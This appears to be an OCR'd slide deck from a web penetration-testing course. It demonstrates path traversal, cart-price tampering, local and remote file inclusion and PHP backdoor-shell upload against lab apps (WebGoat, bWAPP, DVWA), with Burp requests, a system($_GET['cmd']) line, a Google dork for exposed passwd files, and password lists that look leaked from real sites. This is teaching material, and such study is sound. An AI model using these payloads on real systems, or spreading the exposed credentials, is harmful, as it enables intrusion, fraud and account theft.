


Request to http://10.10.30.25:81

```
POST /WebGoat/attack?Screen=361&menu=200 HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/WebGoat/attack?Screen=361&menu=20
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shellIn
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
Authorization: Basic dXNlcjp1c2Vy
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 51

File=/tomcat/conf/tomcat-users.xml&SUBMIT=View+File
```

*** Access to file/directory "/owaspbwa/owaspbwa-svn/var/lib/tomcat6/webapps/WebGoat/lesson_plans/English/tomcat/conf/tomcat-users.xml" denied**


Using Burp to bypass a Path Based Access Control Scheme (3)



Viewing file:/owaspbwa/owaspbwa-svn/etc/tomcat6/tomcat-users.xml

```
<xml version='1.0' encoding='utf-8'?>

<tomcat-users>
<role rolename="webgoat_basic"/>
<role rolename="webgoat_admin"/>
<role rolename="server_admin"/>
<role rolename="webgoat_user"/>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="standard"/>
<role rolename="manager"/>
<role rolename="admin"/>


<user username="root" password="owaspbwa" roles="manager,admin,webgoat_admin"/>
<user username="server_admin" password="owaspbwa" roles="server_admin"/>
<user username="admin" password="owaspbwa" roles="admin,manager"/>


<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" fullName=""/>
<user username="role1" password="tomcat" roles="role1"/>


<user username="guest" password="guest" roles="webgoat_user"/>
<user username="user" password="user" roles="webgoat_user"/>
<user username="webgoat" password="webgoat" roles="webgoat_admin"/>
<user username="basic" password="basic" roles="webgoat_user,webgoat_basic"/>
```


Direct access to important file




```
inurl:passwd intext:admin filetype:txt -"getpwnam()" -utility -utilities
```

Pagina 3 di circa 346 risultati (0,44 secondi)

Direct access to important file (2)




```
# passwd file
admin:adminpass146
user:userpass
guest:guest
```



```
bob:tIYAwma5mxexA:admin:bob@universe.org
bill:$apr1$Zg9Z8/..$npqzK0gFp6HgU8OxUhUnr/
fred:{SHA}h6AWXy9FexW0z5c86amnaGvZkhE=
joe:secret
```

Direct access to important file (3)




```
#########################
# FM 100                #
# Buyers' password file #
#########################
lucas           grijander
prodigy         charly
david           david
jar             jar
dochelio        dochelio
martin          martin
noyda           noyda
warakaman       az8jande
akira           c3po
fishbroker      txuky
tindalos        h4400s
mc              iiiaiera
dolphin         p2mask2
f2422080        f2422080
panipeixos      2quesos
josnat          sinnat
satan           lucifer6
xanquete        hamuerto
e0934125        e9743k1
fisher          bobby
milord          pitu
tiburon         3bolas
rondecanya      varadero
MyChance        bomberna
KQLAT           benfresc
CLogin          CPassword
LispLogin       LispPassword
tyrano          tyrano
pedro           pedro
pablo           pablo
```

Using Burp to change total cart price

- Web Application: bWapp
- Trying to test malicious access to internal object
- Intercept checkout request
- Change total price

- Burp Suite modules:
  - Proxy – Intercept

Using Burp to change total cart price (2)




How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.


You ordered **90** movie tickets.

Total amount charged from your account automatically **1350 EUR**.


Thank you for your order!


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project o
Intercept HTTP history WebSockets history Options
Request to http://10.10.30.25:81
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/bWAPP/insecure_direct_object_ref_2.php
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shellInABox=942508454:111011010; rememb
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

ticket_quantity=90&ticket_price=15&action=order
```


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project o
Intercept HTTP history WebSockets history Options
Request to http://10.10.30.25:81
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/bWAPP/insecure_direct_object_ref_2.php
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shellInABox=942508454:111011010; rememb
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

ticket_quantity=90&ticket_price=0.01&action=order
```



How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.


You ordered **90** movie tickets.

Total amount charged from your account automatically **0.9 EUR**.

Thank you for your order!

Local File Inclusion

- Web Application: DVWA



10.10.30.25:81/dvwa/vulnerabilities/fi/?page=include.php


Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3


Local File Inclusion (2)


Damn Vulnerable Web App (DVWA) v1.8 :: Source - Mozill...

10.10.30.25:81/dvwa/vulnerabilities/view_source.php?id=fi&sec

File Inclusion Source


```
<?php

    $file = $_GET['page']; //The page we wish to display
$last_line = system($_GET['cmd'], $retval);

?>
```


10.10.30.25:81/dvwa/vulnerabilities/fi/?page=/proc/version

```
Linux version 2.6.32-25-generic-pae (buildd@rothera) (gcc version 4.4.3 (Ubuntu 4.4.3-4ubuntu5) ) #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
```

Remote File Inclusion

- Web Application: DVWA




```
10.10.30.25:81/dvwa/vulnerabilities/fi/?page=http://www.google.it
```

Upload and use a PHP Backdoor shell

- Web Application: DVWA
- Uploading a PHP shell into web application
  - http://www.r57c99.com/
- Trying to:
  - Listing files to find passwords
  - Access and modify databas content

Upload and use a PHP Backdoor shell (2)

- Listing files to find passwords



